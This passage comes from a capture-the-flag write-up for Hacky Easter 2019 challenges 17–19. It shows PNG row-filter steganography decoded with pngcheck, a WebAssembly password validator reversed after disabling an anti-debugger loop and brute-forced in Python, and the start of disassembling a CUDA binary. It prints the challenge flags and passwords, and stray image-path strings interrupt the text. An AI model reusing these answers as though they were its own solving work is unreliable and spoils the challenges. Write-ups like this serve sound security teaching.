    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk bKGD at offset 0x00061, length 6
    red = 0x00ff, green = 0x00ff, blue = 0x00ff
  chunk pHYs at offset 0x00073, length 9: 13411x13411 pixels/meter (341 dpi)
  chunk tIME at offset 0x00088, length 7: 12 Jan 2019 05:50:49 UTC
  chunk IDAT at offset 0x0009b, length 32768
    zlib: deflated, 32K window, maximum compression
  chunk IDAT at offset 0x080a7, length 32768
  chunk IDAT at offset 0x100b3, length 189
  chunk tEXt at offset 0x1017c, length 37, keyword: date:create
  chunk tEXt at offset 0x101ad, length 37, keyword: date:modify
  chunk tEXt at offset 0x101de, length 24, keyword: Software
  chunk IEND at offset 0x10202, length 0
No errors detected in ../egg11/2b8c672e9759bd56ab1702dcee0e109182374b8c.png (13 chunks, 92.8% compression).
```

I noticed that the structure differs and the image of this challenge especially has more `IDAT` chunks. Though, I could not make any use of this information until I got a hint that the version of `pngcheck` from the default repository lacks some information in the output. Thus I downloaded `pngcheck` from here. In order to compile it, we have to add the path to the shared library `libz.a` in the makefile:

```
root@kali:~/Downloads/pngcheck-2.3.0# locate libz.a
/usr/lib/x86_64-linux-gnu/libz.a
root@kali:~/Downloads/pngcheck-2.3.0# cat Makefile.unx
...

# macros -----------------------------------------------------------------

ZPATH = /usr/lib/x86_64-linux-gnu/ # ADJUSTED THIS LINE
ZINC = -I$(ZPATH)
...
```

Now we can compile the program:

```
root@kali:~/Downloads/pngcheck-2.3.0# make -f Makefile.unx
gcc -O -Wall -I/usr/lib/x86_64-linux-gnu/ -DUSE_ZLIB -o pngcheck pngcheck.c /usr/lib/x86_64-linux-gnu//libz.a
...
```

This version offers not only verbosely output (`-v`), but also very verbosely output (`-vv`):

```
root@kali:~/Downloads/pngcheck-2.3.0# ./pngcheck
PNGcheck, version 2.3.0 of 7 July 2007,
   by Alexander Lehmann, Andreas Dilger and Greg Roelofs.
   Compiled with zlib 1.2.11; using zlib 1.2.11.

Test PNG, JNG or MNG image files for corruption, and print size/type info.

Usage:  pngcheck [-7cfpqtv] file.{png|jng|mng} [file2.{png|jng|mng} [...]]
   or:  ... | pngcheck [-7cfpqstvx]
   or:  pngcheck [-7cfpqstvx] file-containing-PNGs...

Options:
   -7  print contents of tEXt chunks, escape chars >=128 (for 7-bit terminals)
   -c  colorize output (for ANSI terminals)
   -f  force continuation even after major errors
   -p  print contents of PLTE, tRNS, hIST, sPLT and PPLT (can be used with -q)
   -q  test quietly (output only errors)
   -s  search for PNGs within another file
   -t  print contents of tEXt chunks (can be used with -q)
   -v  test verbosely (print most chunk data)
   -vv test very verbosely (decode & print line filters)
   -w  suppress windowBits test (more-stringent compression check)
   -x  search for PNGs within another file and extract them when found

Note:  MNG support is more informational than conformance-oriented.
```

Applying this on the provided image removed the scales from my eyes:

```
root@kali:~/Downloads/pngcheck-2.3.0# ./pngcheck -vv ~/Documents/he19/egg17/eggdesign.png
File: /root/Documents/he19/egg17/eggdesign.png (62643 bytes)
  chunk IHDR at offset 0x0000c, length 13
    480 x 480 image, 32-bit RGB+alpha, non-interlaced
  chunk gAMA at offset 0x00025, length 4: 0.45455
```

```
    chunk cHRM at offset 0x00035, length 32
      White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
      Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
    chunk pHYs at offset 0x00061, length 9: 13410x13410 pixels/meter (341 dpi)
    chunk tIME at offset 0x00076, length 7:  6 Jan 2019 09:27:56 UTC
    chunk tEXt at offset 0x00089, length 24, keyword: Software
    chunk IDAT at offset 0x000ad, length 8192
      zlib: deflated, 32K window, default compression
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 1 0 0 0 0 1 1 0 1 1 0 1 1 1 1 0 1 1 0 1 1 1 0 0
        1 1 0 0 1 1 1 0 1 1 1 0 0 1 0 0 1 1 0 0 0 0 1 0 1
        1 1 0 1 0 0 0 1 1 1 0 1 0 1 0 1 1 0 1 1 0 0 0 1 1
        0 0 0 0 1 0 1 1 1 (84 out of 480)
    chunk IDAT at offset 0x020b9, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 1 0 0 0 1 1 0 1 0 0 1 0 1 1 0 1 1 1 1 0 1 1 0 1
        1 1 0 0 0 1 0 1 1 0 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0
        0 0 (136 out of 480)
    chunk IDAT at offset 0x040c5, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 1 1 0 0 1 0 1 0 1 1 1 0 0 1 0 0 1 1 0 0 1 0 1 0
        0 1 0 0 0 0 0 0 1 1 0 1 0 0 1 0 1 1 1 1 0 0 (182 out of 480)
    chunk IDAT at offset 0x060d1, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        1 1 0 0 1 0 0 0 0 0 0 1 1 1 1 0 0 1 0 1 1 0 1 1 1
        1 0 1 1 1 0 1 0 1 0 1 1 1 0 0 1 0 0 0 1 0 0 0 0 0
        0 1 1 0 0 1 1 0 0 (241 out of 480)
    chunk IDAT at offset 0x080dd, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        1 1 0 1 1 0 0 0 1 1 0 0 0 0 1 0 1 1 0 0 1 1 1 0 0
        1 1 1 0 1 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0 0 0 0 1 1
        0 (292 out of 480)
    chunk IDAT at offset 0x0a0e9, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 1 0 1 0 0 1 1 0 0 0 1 0 0 1 1 1 0 0 1 0 0 1 0 1
        1 0 1 0 1 0 1 0 1 0 0 0 1 0 0 1 0 1 1 0 1 1 0 1 0
        0 1 0 1 1 0 1 0 0 1 0 0 1 0 1 1 0 1 0 0 1 1 (364 out of 480)
    chunk IDAT at offset 0x0c0f5, length 8192
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 0 1 0 0 1 1 0 0 0 0 1 0 1 0 1 1 1 0 0 1 1 0 0
        0 0 1 0 0 1 0 1 1 0 1 0 1 1 0 0 0 1 1 0 1 0 0 1 0
        1 1 0 1 0 0 1 0 1 0 (424 out of 480)
    chunk IDAT at offset 0x0e101, length 5022
      row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
        0 1 1 0 1 1 1 1 0 0 1 0 1 1 0 1 0 0 1 1 1 0 0 1 0
        1 0 1 0 0 0 1 0 1 0 0 0 0 1 1 0 1 1 0 1 0 1 0 0 0
        0 0 0 0 0 0 (480 out of 480)
    chunk IEND at offset 0x0f4ab, length 0
  No errors detected in /root/Documents/he19/egg17/eggdesign.png (15 chunks, 93.2% compression).
```

Filters! Finally! The only thing left to do is to convert the bit stream to ASCII:

```
root@kali:~/Documents/he19/egg17# python
Python 2.7.15+ (default, Feb  3 2019, 13:13:16)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import binascii
>>> bitstream = int('0100001101101111011011100110011101110010011000010111010001110101011101...', 2)
>>> binascii.unhexlify('%x' % bitstream)
'Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj\x00'
```


The flag is he19-TKii-2aVa-cKJo-9QCj.

---


return to overview ⇧

18 - Egg Storage

The challenge description provides a link to the following website:



The input field requires exactly 24 characters to be entered. When entering some garbage, a broken egg is displayed:



By viewing the source code we can see that the javascript is using WebAssembly:

```
...

function compileAndRun() {
    WebAssembly.instantiate(content, {
        base: {
            functions: nope
        }
    }).then(module => callWasm(module.instance));
}

compileAndRun();
```


The javascript source code also contains a loop, which executes the `debugger` statement 100-times:

```
function nope() {
    for (let i = 0; i < 100; i++) {
        debugger;
    }

    return 1337;
}
```


This statement stops the execution, if the debugger is turned on. This means that we would have to click 100 times to get past this loop, when we want to debug the code after the loop. In order to bypass this, we can simply download the whole page and comment out the loop:

```
function nope() {
    /*for (let i = 0; i < 100; i++) {
        debugger;
    }*/

    return 1337;
}
```

If we open the debugger in our browser (e.g. `Chrome`) and click on `Validate` now, we can see that there are three WebAssembly functions: `wasm-d986c06a-1`, `wasm-d986c06a-2` and `wasm-d986c06a-3`:



We can now set a breakpoint within the WebAssembly code and single step through the code:



Stepping through the code and inspecting the effect of each instruction helps to better understand what the code does.

Basically WebAssembly is quite easy to read. The stack plays a very important role since operations are not carried out in registers but on the stack. If we want to add two values, we push both of them on the stack and call the add instruction. This instructions pops both values from the stack and pushes the result onto it. This is how each instructions is working.

Keeping this into mind, we can reverse the WebAssembly into the following pseudo code:

```
// input = 24 characters

int validatePassword(input) {

  for (i = 4; i < 24; i++) {
    if (input[i] not in ['0','1','3','4','5','H','L','X','c','d','f','r']) return 0;
  }

  if (input[0] != 'T') return 0;
  if (input[1] != 'h') return 0;
  if (input[2] != '3') return 0;
  if (input[3] != 'P') return 0;

  if (input[23] != input[17]) return 0;
  if (input[12] != input[16]) return 0;
  if (input[22] != input[15]) return 0;

  if ((input[5] - input[7]) != 14) return 0;
  if ((input[14]+1) != input[15]) return 0;
  if ((input[9]%input[8]) != 40) return 0;
  if ((input[5]-input[9]+input[19]) != 79) return 0;
  if ((input[7]-input[14]) != input[20]) return 0;
  if ((input[9]%input[4])*2 != input[13]) return 0;
  if ((input[13]%input[6]) != 20) return 0;
  if ((input[11]%input[13]) != (input[21]-46)) return 0;
  if ((input[7]%input[6]) != input[10]) return 0;
  if ((input[23]%input[22]) != 2) return 0;

  x = 0;
  y = 0;
  for (i = 4; i < 24; i++) {
    x += input[i];
    y ^= input[i];
  }

  if (x != 1352) return 0;
  if (y != 44) return 0;

  return 1;
}
```


As it turned out, there are several checks made on each of the character from the given input. Obviously the password is supposed to start with `Th3P`. All following characters are supposed to be one of the following: `0`, `1`, `3`, `4`, `5`, `H`, `L`, `X`, `c`, `d`, `f`, `r`. This greatly reduces the possible password space. Though, the other requirements are not so easy to grasp. In order to find the valid password, we can write a python script, which bruteforces it:

```
#!/usr/bin/env python

alpha = '01345HLXcdfr'
pwd   = 'Th3P'

for c4 in '01345HLXcdfr':
  for c5 in alpha:
    for c6 in alpha:
      for c7 in alpha:
        if (ord(c5) - ord(c7) != 14): continue
        for c8 in alpha:
          for c9 in alpha:
            if (ord(c9)%ord(c8) != 40): continue
            for c10 in alpha:
              if (ord(c7)%ord(c6) != ord(c10)): continue
              for c11 in alpha:
                for c12 in alpha:
                  for c13 in alpha:
                    if (ord(c13)%ord(c6) != 20): continue
                    if ((ord(c9)%ord(c4))*2 != ord(c13)): continue
                    for c14 in alpha:
                      for c15 in alpha:
                        if ((ord(c14)+1) != ord(c15)): continue
                        c16 = c12
                        for c17 in alpha:
                          for c18 in alpha:
                            for c19 in alpha:
                              if (ord(c5)-ord(c9)+ord(c19) != 79): continue
                              for c20 in alpha:
                                if (ord(c7)-ord(c14) != ord(c20)): continue
                                for c21 in alpha:
                                  if (ord(c11)%ord(c13) != ord(c21)-46): continue
                                  c22 = c15
                                  c23 = c17
                                  if (ord(c23)%ord(c22) != 2): continue
                                  x = 0
                                  y = 0
                                  p = pwd+c4+c5+c6+c7+c8+c9+c10+c11+c12+c13+c14+c15+c16+c17+c18+c19+c20+c21+c22+c23
                                  for i in range(4, 24):
                                    x += ord(p[i])
                                    y ^= ord(p[i])
                                  if (x != 1352): continue
                                  if (y != 44): continue
                                  print(p)
```

Running the script almost instantly outputs the password:

```
root@kali:~/Documents/he19/egg18# ./bruteforce.py
Th3P4r4d0X0fcH01c3154L13
```

Entering the password `Th3P4r4d0X0fcH01c3154L13` into the input field yields the egg:



The flag is he19-DJXj-nL5q-BrfK-7z1x.

---

return to overview ⇧

19 - CoUmpact DiAsc

The challenge provides a binary called `coumpactdiasc`. In order to run this binary probably, Nvidia CUDA is required.

After having setup CUDA, we can run the program, which prompts for a password:

```
user@h0st:~/Documents/he19/egg19$ ./coumpactdiasc
Enter Password: test
```

The program created a file called `egg`:


```
user@h0st:~/Documents/he19/egg19$ file egg
egg: data
```

Which seems to be garbage:

```
user@h0st:~/Documents/he19/egg19$ hexdump -C egg | head
00000000  0a 14 d4 ab 8a 26 5f df  eb b7 56 f1 ee 9c 75 7c  |.....&_...V...u|
00000010  c6 be 8a 20 8b 9b 5f a4  4e ef bf 11 6d c3 60 ee  |... .._.N...m.`.|
00000020  8e 59 bc bb f4 b0 7a d6  7b 04 6b 08 38 32 46 2f  |.Y....z.{.k.82F/|
00000030  11 ad af 94 3e 21 f9 01  69 82 09 0b 1d 0e ed 41  |....>!..i......A|
00000040  f0 86 60 1b 04 2c 60 59  8e 05 b5 d1 ca 2c 40 f3  |..`..,`Y.....,@.|
00000050  0f 68 b0 c7 2f 29 39 38  6d 20 07 38 56 9b 72 74  |.h../)98m .8V.rt|
00000060  3d c1 19 63 43 2a 26 da  84 be d3 16 01 74 df 66  |=..cC*&......t.f|
00000070  fd 5a b2 80 48 10 12 0d  ab 53 43 df 05 bb e8 a7  |.Z..H....SC.....|
00000080  f9 1d a9 32 60 f6 8d 07  68 c1 f0 dc 2e 02 51 aa  |...2`...h.....Q.|
00000090  fe e8 82 df 07 9c 7b 3f  82 6e 2a 31 c9 1f b1 be  |......{?.n*1....|
```

The description of the challenge also contains a hint for the password (we will get back to this later):

I started by analyzing the binary in `ghidra`:



This part of program does not very much. It simple reads up to `0x11` bytes a password from `stdin`, initializes a few CUDA buffers and run three different CUDA function (`f13`, `f3` and `f12`). At last one of the CUDA buffers is written to the file `egg`.

In order to determine, what these CUDA functions does, I disassembled them using `cuobjdump`:

```
user@h0st:~/Documents/he19/egg19$ /usr/local/cuda-10.1/bin/cuobjdump coumpactdiasc -sass

Fatbin elf code:
================
arch = sm_30
code version = [1,7]
producer = <unknown>
host = linux
compile_size = 64bit

        code for sm_30

Fatbin elf code:
================
arch = sm_30
code version = [1,7]
producer = cuda
host = linux
compile_size = 64bit
```

```
        code for sm_30
                Function : _Z3f13PhS_PjS_i
        .headerflags    @"EF_CUDA_SM30 EF_CUDA_PTX_SM(EF_CUDA_SM30)"
                                                                    /* 0x22f2c28232423307 */
        /*0008*/                   MOV R1, c[0x0][0x44];           /* 0x2800400110005de4 */
        /*0010*/                   S2R R0, SR_CTAID.X;             /* 0x2c00000094001c04 */
        /*0018*/                   S2R R2, SR_TID.X;               /* 0x2c00000084009c04 */
        /*0020*/                   IMUL R0, R0, c[0x0][0x28];      /* 0x50004000a0001ca3 */
        /*0028*/                   IADD R3, -R2, RZ;               /* 0x48000000fc20de03 */
        /*0030*/                   ISETP.NE.AND P0, PT, R0, R3, PT; /* 0x1a8e00000c01dc23 */
        /*0038*/                @P0 EXIT;                          /* 0x80000000000001e7 */
                                                                    /* 0x2232304230428047 */
        /*0048*/                   MOV R2, c[0x0][0x150];          /* 0x2800400540009de4 */
        /*0050*/                   MOV R3, c[0x0][0x154];          /* 0x280040055000dde4 */
        /*0058*/                   LD.E R0, [R2];                  /* 0x8400000000201c85 */
        /*0060*/                   MOV R16, c[0x0][0x158];         /* 0x2800400560041de4 */
        /*0068*/                   LD.E R5, [R2+0x4];              /* 0x8400000010215c85 */
        /*0070*/                   MOV R17, c[0x0][0x15c];         /* 0x2800400570045de4 */
        /*0078*/                   LD.E R6, [R2+0x8];              /* 0x8400000020219c85 */
                                                                    /* 0x2232323232323047 */
        /*0088*/                   LD.E R7, [R2+0xc];              /* 0x840000003021dc85 */
        /*0090*/                   MOV R15, c[0x0][0x14c];         /* 0x280040053003dde4 */
        /*0098*/                   LD.E R10, [R2+0x18];            /* 0x8400000060229c85 */
        /*00a0*/                   LD.E R11, [R2+0x1c];            /* 0x840000007022dc85 */
        /*00a8*/                   LD.E R12, [R2+0x20];            /* 0x8400000080231c85 */
        /*00b0*/                   LD.E R13, [R2+0x24];            /* 0x8400000090235c85 */
        /*00b8*/                   LD.E R8, [R2+0x10];             /* 0x8400000040221c85 */
                                                                    /* 0x22b04230427043f7 */
        /*00c8*/                   LD.E R9, [R2+0x14];             /* 0x8400000050225c85 */
        /*00d0*/                   LOP32I.XOR R4, R0, 0xdeadbeef;  /* 0x3b7ab6fbbc011c82 */
        /*00d8*/                   MOV32I R0, 0xffffff00;          /* 0x1bfffffc00001de2 */
        /*00e0*/                   LOP32I.XOR R5, R5, 0xdeadbeef;  /* 0x3b7ab6fbbc515c82 */
        /*00e8*/                   LOP32I.XOR R6, R6, 0xdeadbeef;  /* 0x3b7ab6fbbc619c82 */
        /*00f0*/                   ST.E [R2], R4;                  /* 0x9400000000211c85 */
